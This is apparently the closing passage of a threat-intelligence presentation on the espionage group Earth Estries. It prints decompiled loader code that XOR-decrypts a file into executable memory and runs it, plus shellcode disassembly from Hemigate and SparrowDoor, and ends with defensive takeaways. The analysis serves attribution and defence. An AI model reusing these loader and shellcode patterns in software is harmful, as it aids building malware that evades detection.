v9 = VirtualAlloc(0, 0x80000u, 0x3000u, 0x40u);
v10 = (const CHAR *)lpFileName;
if ( v19 >= 0x10 )
  v10 = lpFileName[0];
v11 = v9;
result = CreateFileA(v10, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( result != (HANDLE)-1 )
{
  ReadFile(result, v11, 0x80000u, &NumberOfBytesRead, 0);
  v12 = 0;
  v13 = NumberOfBytesRead - 4;
  for ( i = *v11; v12 < v13; ++v12 )
    *((_BYTE *)v11 + v12 + 4) ^= Filename[(v12 & 3) - 4];
  *(_OWORD *)v15 = *(_OWORD *)(v11 + 1);
  *(_OWORD *)&v15[16] = *(_OWORD *)(v11 + 5);
  *(_OWORD *)&v15[32] = *(_OWORD *)(v11 + 9);
  *(_OWORD *)&v15[48] = *(_OWORD *)(v11 + 13);
  *(_QWORD *)&v15[64] = *(_QWORD *)(v11 + 17);
  *(_DWORD *)&v15[72] = v11[19];
  *(_DWORD *)&v15[16] = (char *)v11 + _mm_cvtsi128_si32(*(__m128i
  result = (HANDLE)((int (__cdecl *)(_BYTE *))(v11 + 20))(v15);
}
```

FamousSparrow Loader (Left), Earth Estries Loader (Right)

Shellcode similarity

Hemigate shellcode

```
8B06          mov eax,dword ptr ds:[esi]
03C1          add eax,ecx                          ecx:"MZ"
8038 47       cmp byte ptr ds:[eax],47             47:'G'
75 34         jne 2C500FA
8078 01 65    cmp byte ptr ds:[eax+1],65           65:'e'
75 2E         jne 2C500FA
8078 02 74    cmp byte ptr ds:[eax+2],74           74:'t'
75 28         jne 2C500FA
8078 03 50    cmp byte ptr ds:[eax+3],50           50:'P'
75 22         jne 2C500FA
8078 04 72    cmp byte ptr ds:[eax+4],72           72:'r'
75 1C         jne 2C500FA
8078 06 63    cmp byte ptr ds:[eax+6],63           63:'c'
75 16         jne 2C500FA
8078 05 6F    cmp byte ptr ds:[eax+5],6F           6F:'o'
75 10         jne 2C500FA
8078 07 41    cmp byte ptr ds:[eax+7],41           41:'A'
75 0A         jne 2C500FA
3858 08       cmp byte ptr ds:[eax+8],bl           eax+8:&"
75 05         jne 2C500FA
3858 09       cmp byte ptr ds:[eax+9],bl
```

```
02C50082  8B48 20     mov ecx,dword ptr ds:[eax+20]   ecx:"MZ",
02C50085  8A09        mov cl,byte ptr ds:[ecx]        ecx:"MZ"
02C50087  80F9 6B     cmp cl,6B                       6B:'k'
02C5008A  74 05       je 2C50091
02C5008C  80F9 4B     cmp cl,4B                       4B:'K'
02C5008F  75 05       jne 2C50096
02C50091  3950 1C     cmp dword ptr ds:[eax+1C],edx
02C50094  74 10       je 2C500A6
02C50096  8B00        mov eax,dword ptr ds:[eax]
02C50098  8945 FC     mov dword ptr ss:[ebp-4],eax    [ebp-4]:"
02C5009B  3BC7        cmp eax,edi
02C5009D  75 E3       jne 2C50082
02C5009F  5F          pop edi
02C500A0  5E          pop esi
02C500A1  5B          pop ebx
02C500A2  8BE5        mov esp,ebp
02C500A4  5D          pop ebp
02C500A5  C3          ret
```

SparrowDoor shellcode

```
8B06          mov eax,dword ptr ds:[esi]
03C1          add eax,ecx
8038 47       cmp byte ptr ds:[eax],47             47:'G'
75 34         jne 23700AE
8078 01 65    cmp byte ptr ds:[eax+1],65           65:'e'
75 2E         jne 23700AE
8078 02 74    cmp byte ptr ds:[eax+2],74           74:'t'
75 28         jne 23700AE
8078 03 50    cmp byte ptr ds:[eax+3],50           50:'P'
75 22         jne 23700AE
8078 04 72    cmp byte ptr ds:[eax+4],72           72:'r'
75 1C         jne 23700AE
8078 06 63    cmp byte ptr ds:[eax+6],63           63:'c'
75 16         jne 23700AE
8078 05 6F    cmp byte ptr ds:[eax+5],6F           6F:'o'
75 10         jne 23700AE
8078 07 41    cmp byte ptr ds:[eax+7],41           41:'A'
75 0A         jne 23700AE
3858 08       cmp byte ptr ds:[eax+8],bl
75 05         jne 23700AE
3858 09       cmp byte ptr ds:[eax+9],bl
74 10         je 23700BE
```

```
BA 18001A00   mov edx,1A0018
8B48 20       mov ecx,dword ptr ds:[eax+20]
8A09          mov cl,byte ptr ds:[ecx]
80F9 6B       cmp cl,6B                            6B:'k'
74 05         je 2370045
80F9 4B       cmp cl,4B                            4B:'K'
75 05         jne 237004A
3950 1C       cmp dword ptr ds:[eax+1C],edx
74 10         je 237005A
8B00          mov eax,dword ptr ds:[eax]
8945 FC       mov dword ptr ss:[ebp-4],eax
```

Conclusion

Summary

- Earth Estries has been active since at least 2020 and they are still active
- Targets Government and Tech organizations across the globe
- Heavily utilize DLL sideloading to launch backdoors such as Zingdoor, and Hemigate.
- Footprint cleanup after they finish a round of operation
  - The discipline contribute to their tenacity and make it more difficult to be discovered.

Takeaway

- Upgrade to the latest Powershell and disallow legacy version to avoid the downgrade attack
  - Latest version can provide more security mechanism for protection
- Review Access Control over intranet, especially towards high-value or sensitive servers
- Adapt Zero Trust policy such as l**east privilege access**, **micro-segmentation**, **data encryption**, **zero trust to LOLBins** (**Living Off The Land Binaries**), and only allowing approved applications to run on endpoints if possible.

Q&A

More details about Earth Estries